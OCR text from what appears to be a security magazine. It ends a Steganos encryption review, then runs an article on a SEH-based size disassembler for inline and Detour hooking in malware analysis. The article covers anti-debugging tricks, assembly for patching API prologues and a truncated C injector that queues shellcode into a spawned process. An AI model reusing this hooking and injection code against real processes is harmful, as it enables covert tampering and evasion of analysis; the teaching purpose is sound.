Quick start. Let´s imagine you want to increase the security level in your Windows box, and use the advantages of encryption for keeping your data. An easy and efficient way to protect your sensitive information is using *Steganos Safe*, which allows to define up-to-four secure drives to keep your files encrypted and secure automatically. These drives can be used as a normal drive and drag-and-drop files which will be encrypted. Starting *Steganos Safe* allows the user to create a new secure drive using an easy-to-use wizard.

First of all, you can add the name of the drive and define the location of the encrypted file to be used as a drive. After you define this path, you have to define its size and confirm its properties. The next step allows the user to enter the password used to encrypt file in the drive and check its quality. After some minutes the secure drive is created and can be opened. From this point, you can use the new drive as usual and drag-and-drop files to be automatically encrypted.

However if you want to encrypt and hide individual files and folders, your application is *Steganos File Manager*. The first step is defining files and folders to encrypt (you can drag-and-drop them or clicking the buttons for these purposes) and then click the button to secure the files. This carries you to the next step, encrypt on or hide your selection.

If you want to encrypt the files, you simply have to choose the name and password for the encrypted file. If you want to hide the files using steganography, the first step is choosing an appropiate carrier file (an image or sound file) or letting the application searching for one. In this context, appropiate means bigger enough to hide the files inside this carrier file. It is time to choose the password and check its quality. After some seconds, the files and folders are hidden in the carrier file. If you want to unhide them, you just need to open the carrier file with the application and enter the password.




Figure 1. *Steganos Safe: using an encrypted drive called X*

But sometimes you must bring sensitive and confidential information from one place to another. In this case, this toolkit offers *Steganos Portable Safe* to save data to an encrypted file which can save onto a carrier medium, such as a CD or an USB stick and then decrypt using a password. Starting *Steganos Portable Safe* allows the user to create a new package using step-by-step wizard.

First of all, you have to choose the size of the media you want to transport -CD, DVD or any other storage medium and its location. The next stage is defining the password and check its quality. The application creates a new drive where you can drag-and-drop all files you want to add to the carrier medium. After this operation, you just need to copy the package file created by the application in the location defined in a previous step to the carrier medium you want to. In order to use the sensitive data include in the package, you need to run the exe file in the carrier medium and enter the password defined previously.

Other useful features. Moreover the toolkit offers others useful security applications for computer users. *E-mail Encryption* to encrypt your emails and protect them. *Password Manager* to manage and keep safe your passwords. Destroy Internet traces to delete any information about your surfing. *Steganos Shredder* to delete files and folders leaving no traces in the system.

It is an application very oriented to the non-expert user, thus very easy to work with (totally Windows integrated by context menu and notification area). It uses standards and algorithm very well-known in the security community (AES, Blowfish, and SHA-1).

Disadvantages. Advanced users may need more complex tools with more options. There are very well-known public tools which cover the same purpouse (PGP, encrypted filesystems, etc). The code is not available.

Carlos Ruiz Moreno

Hooking-oriented size disassembler for malware analysis

Rubén Santamarta

Difficulty

●●○

Day after day, malware researchers, forensic analysts or administrators have to face security threats on information systems. The objective can be to analyse unauthorised intrusions, to protect users from viruses, or to prevent a system from being compromised. To achieve these objectives we have to analyse the inner works of malware using reverse engineering.

Malware creators (viruses, trojans, rootkits) try to prevent this analysis as much as possible, using anti-debug techniques, polymorphism, stealth or packers, among others, the latter as they reduce the size of the executable, and with more or less complexity an additional layer of protection.

In this situation, time is crucial, there is no doubt that with a slow and exhaustive analysis sooner or later we will reach the objective of knowing every single detail about the threat. Unfortunately, there are occasions when we don't have as much time as we would like, and we have to optimize every action for the analysis. Let's imagine a worm exploiting some unknown vulnerability to propagate through the Internet. The time invested in analysing and understanding its inner works will make the difference between a real catastrophe for the users or a neutralized threat.

We should, therefore, gather sufficient resources to be able to solve any possible problem.

Hooking

As we have seen, there are many tricks for making difficult the use of a debugger (both in Ring0 or Ring3), a basic tool for reverse engineering. Because of this, we should create a method that, under certain circumstances, allows us to interact and modify the behaviour of the executable we are investigating. One of the most common techniques for achieving this objective is hooking.

We could briefly classify the different hooking techniques according to the place where they happen. Every kind is focused on different applications. We could have the following kinds:

What you will learn...

- how to use hooking on malware analysis,
- how to use Structure Exception Handling to create a size disassembler.

What you should know...

- assembler x86 and C,
- knowledge of Win32 API and Structure Exception Handling,
- basic knowledge of malware and virus techniques.

Techniques against disassemblers and debuggers

Through the years, malware creators, virus writers and even commercial software programmers themselves have incorporated into their creations anti-debugging and anti-disassembling techniques. Most of them are meant to detect if the program is being observed by a debugger. If the answer is affirmative, the actions taken by the program can be very different, from terminating abruptly to restarting the computer or even more aggressive ones – but fortunately, much less common.

- an old trick (still in use) to detect the presence of SoftIce, the most widely known and used Ring0 debugger in the world of reverse engineering, was to try to access the devices created by one of its drivers, NtIce,
- the assembler x86 instruction `RDTSC`: *Read Time mnemonic – Stamp Counter.* This instruction keeps in `EDX:EAX` (64 bits) the *timestamp* value of the processor. Let's imagine that `RDTSC` is run at the beginning of a block of code and the returned value is stored. At the end of that block of code we run again `RDTSC` and we substract the obtained value from the value previously stored. The result of this operation can range within reasonable values. The speed and load of the processor will logically influence the results, but if we are debugging that block of code, the *timestamp* increase between both readings will dramatically grow, and we'll have discovered the debugger,
- interrupt handling to change the code flow. A powerful feature of Win32 architecture is Structure Exception Handling (SEH), that allows us to establish *callback* routines to control exceptions. Because the debuggers normally handle any exception during runtime, the procedure that the programmer could have established for exception handling will never activate. Let's suppose we've based our program flow on a procedure like that. If when deliberately provoking an exception (using, for example `xor eax,eax` and afterwards `mov [eax],eax`), we don't reach the intended code area, probably we are under the supervision of a debugger,
- other less elaborate tricks are based on specific characteristics of every debugger. We could be trying to find specific classes or window titles of the program, or simply searching for certain keys on the *Windows* registry that can uncover it.

- Inline Hooking,
- Import Address Table Hooking,
- System Service Table Hooking (Ring0),
- Interrupt Descriptor Table Hooking (Ring0),
- IRP Hooking (Ring0),
- Filter drivers (NDIS,IFS...Ring0),




Figure 1. *Basic scheme of Inline Hooking*

The method we'll use will be Inline Hooking. The reason is that through this technique, what we do is to patch directly the function that we want to intercept when it's loaded into memory. This way, we don't care about from where is being referenced, or how many times. We attack directly to the root. Every call to this function will be intercepted by our hook.

Intercepting and modifying the code flow

Let's imagine that we try to intercept all the calls to the API *CloseHandle* that are made during a program's runtime. This API can be found in *kernel32.dll*, let's see its first instructions:

```
8BFF    mov    edi,edi
55  push    ebp
8BEC   mov    ebp,esp
64A118000000   mov
   eax,fs:[00000018]
8B4830   mov    ecx,[eax][30]
8B4508   mov    eax,[ebp][08]
```

This block of code represents the first bytes of the entry point of *Close-Handle*, therefore, any call to this function will execute, invariably, this very code. Observing the scheme of Inline Hooking, these first instructions will be overwritten by our own hook, that will modify the normal flow of the function towards the filter.

Different possibilities for the same purpose

The method to deviate the flow towards our code can vary. The simplest of them would be to overwrite the first bytes of *CloseHandle* with an unconditional jump.

```
E9732FADDE   jmp   0DEADBEEF
64A118000000   mov   eax,fs:
                       [00000018]
```

We have overwritten the first 5 bytes with a jump to the address `0xDEADBEEF`, obviously this address is not valid, because we are working over user mode. At this address should be the code that we had injected in the address space of the executable.




Figure 2. *Basic scheme of the Detour technique*

Table 1. *Data accessible by the exception manager when it's active*

In	Data
ESP+4	Pointer to the structure EXCEPTION_RECORD
ESP+8	Pointer to the structure ERR
ESP+C	Pointer to the structure CONTEXT_RECORD

Table 2. *Fields of the structure of EXCEPTION_RECORD*

Offset	Data
+ 0	ExceptionCode
+ 4	ExceptionFlag
+ 8	NestedExceptionRecord
+ C	ExceptionAddress
+ 10	NumberParameters
+ 14	AdditionalData

Exception codes

We cannot treat an exception produced by an access to an invalid memory position and an exception produced by a division by zero the same way. Because of this, the system identifies each and every situation to facilitate the job of the exception manager. Some of the most common exception codes are the following:

- C0000005h – violation of access in read/write operations,
- C0000017h – no memory available,
- C00000FDh – *Stack Overflow.*

The following two are vital for our project:

- 80000003h – breakpoint generated by the instruction `int 3`,
- 80000004h – single step generated by the activation of the *Trap Flag* on the *EFLAGS* registry.

Being the most popular method, it's also the most detectable, because it is extremely suspicious that the entry point of a system function contains an unconditional jump to other memory addresses. We can also use this other option: the combination of `PUSH` + `RET`.

```
68EFBEADDE  push  0DEADBEEF
C3          retn
A118000000  mov   eax,[00000018]
```

This time we'll overwrite the first 6 bytes. If we look carefully, we'll realize that the original code of *CloseHandle* has substantially changed, and not only because of the added instructions, but because some of the previously existing ones have been lost because we have overwritten them, and the following ones have become completely different. This is a problem we should seriously consider, because even if it's true that we have achieved our objective of intercepting all calls to the function, it's also true that the modification of its original code has been substantial enough to cause anomalous behaviour, resulting in a certain, and unexpected, termination of the program as soon as we have the first call to *CloseHandle*.

It's necessary, then, to develop a technique as least aggressive as possible against the original code. That allows the hooked function to carry on with its normal behaviour, as if nothing was happening, but al-

Listing 1. *Examples written in assembler code*

```
SEH_SEHUK:
mov   esi, [esp + 4]       ; EXCEPTION_RECORD
mov   eax, [esi]           ; ExceptionCode
test   al,  03h            ; Int3 Exception Code
mov   eax, [esi + 0Ch]     ; Eip Exception
mov   esi, [esp + 0Ch]     ; CONTEXT record
mov   edx, [esi + 0C4h]    ; Esp Exception
jz    Int1h
mov   eax, [esi + 0B4h]    ; Ebp Exception
mov   [OrigEbp], eax
mov   [OrigEsp], edx
inc    dword [esi + 0B8h]   ; Eip++ (Int3->next instruction)
mov   eax,Code
mov   [PrevEip],eax
jmp   RetSEH
```

Table 3. *CONTEXT fields that belong to the general and control registries*

Offset	Registry
+ 9C	EDI
+ A0	ESI
+ A4	EBX
+ A8	EDX
+ AC	ECX
+ B0	EAX
+ B4	EBP
+ B8	EIP
+ BC	CS
+ C0	EFLAGS
+ C4	ESP
+ C8	SS

lowing us to carry on controlling it. This technique is known as *Detour* (introduced by Galen Hunt and Doug Brubacher from Microsoft laboratories).

Detour

Regarding Inline Hooking, the *Detour* technique introduces two new concepts, such as the *Detour Function* and the *Trampoline Function*.

- the *Detour Function* should include a first part where the first operations on the received data will be done, after that one, the call to the *Trampoline* function, and finally a portion of code that will be executed when the *Trampoline Function* will be complete,
- the *Trampoline Function* contains the instructions of the target function completely overwritten by the unconditional jump (JUMP), as well as those that have been partially overwritten. After that, we should have a jump towards the next corresponding instructions in the *Target Function*.

This way we have solved the problem of the lost or modified instructions that we had with Inline Hooking. The key is to save these instructions on the *Trampoline Function* so that they can be executed. After that, we will jump towards the next instruction, where the *Target Function* will continue unaffected.

Once the *Target Function* is completed, we regain control at the end of the *Detour Function*. This one has the option of restoring the execution path, giving the control back to the original function, or the option of doing other kind of operations.

But now, how do we know how many instructions we should copy to the *Trampoline Function* from the *Target Function*? Every target function will be different, so we cannot copy a fixed amount of bytes, because we could be cutting instructions. This problem is solved using size disassemblers.

Size disassemblers

Size disassemblers differ from normal disassemblers because their only mission is to obtain the length of the instructions, not to represent them. These kinds of disassemblers have been used traditionally by virus cavity, polymorphic, etc. This is why two of the most famous and widespread size disassemblers (real gems of extreme optimization) have been programmed by well-known virus writers: Zombie and RGB.

These are based on static disassembly of the instructions. For this purpose, they use opcode tables for the architecture they operate in. In this case, x86.

Besides its use for the creation of complex viruses, they are also used for hooking. With them the previously mentioned problem is solved.

Basing our efforts on the power of Structure Exception Handling, we will explain an innovative technique to create a dynamic size disassembler. Let's get started.

Applying Structure Exception Handling (SEH)

What information can we obtain through SEH? In the first place, it's convenient to look at the character-





Figure 3. *Scheme of the functioning mechanism of our size disassembler*

Listing 2. *Code of the Analysis of Supervised Instructions*

```
Int1h:
mov  ecx, eax
sub  eax, [PrevEip]
cmp  ax, 10h
jb   NoCall
mov  ebx, dword [edx]
mov  edx,ebx
sub  ebx, [PrevEip]
cmp  bl, 7
jbe  HabemusCall
mov  edi,[PrevEip]
inc  edi
inc  edi
mov  dword[esi + 0B8h], edi
mov  ecx,edi
jmp  NoCall
HabemusCall:
mov  dword[esi + 0B8h], edx
mov  ecx,edx
NoCall:
mov  [PrevEip], ecx
sub  ecx, Code
cmp  ecx, [HookLength]
jge  Success
RetSEH:
or word[esi + 0C0h], 0100h
; We activate Trap Flag
xor  eax,eax
ret
Success:
;We give back
;the length of the
;instructions
mov  [LenDasm], ecx
mov  esp, [OrigEsp]
;We restore Esp
mov  ebp, [OrigEbp]
;We restore Ebp
pop  dword [fs:0]
;We clean the SEH
;environment
add   esp, 4
;We adjust the
;stack
```

istics of the problem that we want to solve:

- the first instructions of the *Target Functions* don't normally vary much, but they do enough so that we need to adjust to every case individually,
- an unconditional jump (jmp) or a `Push` + `ret` won't take more than 6 bytes. We won't need to analyze more than 4 or 5 instructions,
- the first instructions normally do operations related to stack adjustment.



31 30 29 28 27 26 25 24 23 22 21 20 19 18 17 16 15 14 13 12 11 10 9 8 7 6 5 4 3 2 1 0
0 0 0 0 0 0 0 0 0 0 ID VIP VIF AC VM RF 0 NT IOPL OF DF IF TF SF ZF 0 AF 0 PF 1 CF
X ID Flag (ID)
X Virtual Interrupt Pending (VIP)
X Virtual Interrupt Flag (VIF)
X Alignment Check (AC)
X Virtua-8086 Mode (VM)
X Resume Flag (RF)
X Nested Task (NT)
X I/O Privilege Level (IOPL)
S Overflow Flag (OF)
C Direction Flag (DF)
X Interrupt Enable Flag (IF)
X Trap Flag (TF)
S Sign Flag (SF)
S Zero Flag (ZF)
S Auxiliary Carry Flag (AF)
S Parity Flag (PF)
S Carry Flag (CF)
S Indicates a Status Flag
C Indicates a Control Flag
X Indicates a System Flag
🟩 X Reserved bit positions. DO NOT USE. Always set to values previously read

Figure 4. *EFLAGS registry*

The main idea is to get these first instructions running in a controlled environment, so that we can calculate their length.

To grasp how we can build this environment, we should insert the information that SEH gives us.

For every exception which has occurred inside the code protected by a SEH framework defined for a thread, the manager assigned has the following data.

Once the exception has occurred, the system activates the exception manager so that this can determine what to do with it. At that point `esp` will be pointing to diverse structures.

On the structure EXCEPTION_RECORD we pay attention to the fields *ExceptionCode* and *ExceptionAddress:*


- *ExceptionCode* is the identifier of the exception type that has occurred. The system has different codes for every type, and it's possible to define our own codes to customize an exception through the RaiseException API,
- *ExceptionAddress* is the memory address that belongs to the instruction that has generated the exception, it's just like the EIP

The way of calling the program

c:\acpinject.exe 10000 kernel32.dll ExitProcess

- as the first argument, we have the malware's path,
- as the second argument, the interval in milliseconds that we will apply to *Sleep,*
- the third argument is the DLL that exports the *Target Function*,
- the *Target Function*, in this case, *ExitProcess.*

DistroRankings.com



New portal for posting and ranking Linux Distributions!

rankings ✓ tests ✓ news ✓ articles ✓ interviews ✓

Vote for the best Linux Distro all aroud the world!
Find Linux that fits you perfectly

Want to promote your distro?
It's simple! Register and post your project FOR FREE!

www.distrorankings.com

registry at the moment the exception took place.

The other basic structure we must know is CONTEXT. This structure will contain the values of all the registries at the moment the exception occurred.

We have to keep in mind that the most important thing is to be able to control every executed instruction as if we were doing it step by step with a debugger. In fact, we are going to apply to our size disassembler the basic functioning of a debugger.

Programming the size disassembler

The first thing is to define the environment where we'll execute the supervised instructions. This way we will call the instructions that belong to the *Target Function* and the ones whose length we want to know, so that we can later copy them complete in the *Trampoline Function*.

Preparing the environment

The first thing is to define a SEH environment where SEH_SEHUK will be the routine that will handle the exceptions that can occur.

```
01  push     dword SEH_SEHUK
02  push     dword    [fs:0]
03  mov     [fs:0], esp
```

From now, code that is executed after these instructions will be protected. The following step is to copy a certain amount of bytes, which will contain the *supervised instructions*, from the *Target Function* to a reserved area in our code. Its size can vary. In this case, we've chosen `010h` because it's big enough to fully host the first instructions.

```
04  mov     esi,TargetFunction
05  mov     edi,Code
06  push     010h
07  pop      ecx
08  rep      movsb
```


Once we've reached this point, we only have one step before starting to execute the supervised instructions. Let's see it first:

```
09  int 3
10  Code:
11  ModCode      times 12h db (90h)
```

`ModCode` is the space where we have copied our supervised instructions. We observe that just before reaching this point, we've placed an `int 3`, why? Diverse motives force us to do so:

- as we mentioned before, the first instructions of any target function tend to deal with operations of modification of the stack. For this reason, we must be assured that the state of our stack does not corrupt because of this. When executing `int 3` we generate an exception that will be used to enter in *SEH_SEHUK*, our manager. This way, accessing the CONTEXT structure, we'll save the *ESP* and *EBP* registries with the aim of, once we finish our analysis, restoring the state of our stack with the previous values, before it suffered any modifications,
- activate the *Trap Flag* in the *EFLAGS* registry. Through this technique we get that, once the following instruction is executed, a *Single Step* exception will generate automatically. This way we get the control back again. So we've gathered the same information we would get trough a step by step debugging (see Listing 1).

On line 15 we are comparing with 03 to try to find if the exception has been produced by an `int 3` (exception code `80000003h`) or if, by contrary, it's produced by an exception produced by the *Trap Flag* or any other event. In the case that we are facing a *BreakPoint* exception we'll apply what we've previously explained (lines 20, 21, 22).



```
00  8BFF      mov   edi,edi
02  55        push  ebp
03  8BEC      mov   ebp,esp
05  6AFF      push  0FF
```

```
00  68EFBEADDE   push  0DEADBEEF
05  C3           ret
06  FF68B0       jmp  [eax - 50]
09  F3           repe
```

```
07  68B0F3E877  push   077E8F3B0
09  FF7508      push   [ ebp+8 ]
```

```
0xDEADBEEF

nop
push 3E8h
push 6Eh
mov ecx,Beep
Call ECX
push dword 00h
mov ecx,Sleep
Call ECX

00  8BFF     mov  edi,edi
02  55       push ebp
03  8BEC     mov  ebp,esp
05  6AFF     push 0FF

push ExitProcess+7
ret
```

Figure 5. *Scheme of ExitProcess hooking*

Listing 3. *ACPInject*

```
#include <stdio.h>
#include <windows.h>
typedef BOOL (WINAPI *PQUEUEAPC)(FARPROC,HANDLE,LPDWORD);
int main(int argc, char *argv[])
{
   PROCESS_INFORMATION strProcess;
   STARTUPINFOA        strStartupProcess;
   PQUEUEAPC           QueueUserApc;
   DWORD               MessageAddr,Ret1,Ret2,Length;
   char                *szExecutableName;

   unsigned char      Snippet[]=
      "\x90"       /* nop      */
      "\x6A\x00"   /* push NULL  */
      "\x6A\x00"   /* push NULL  */
      "\x6A\x00"   /* push NULL  */
      "\x6A\x00"   /* push NULL  */
      "\xB9\x00\x00\x00\x00"  /* mov ecx,MessageBox*/
      "\xFF\xD1" ;   /* Call ecx   */

   Length = (DWORD) strlen("c:\\windows\\system32\\calc.exe") + 1;
   ZeroMemory( &strStartupProcess, sizeof( strStartupProcess) );
   strStartupProcess.cb = sizeof( strStartupProcess );
   ZeroMemory( &strProcess, sizeof( strProcess) );
   szExecutableName = (char*) malloc( sizeof(char) * Length);
   if( szExecutableName )
      strncpy(szExecutableName, "c:\\windows\\system32\\calc.exe",Length);
   else
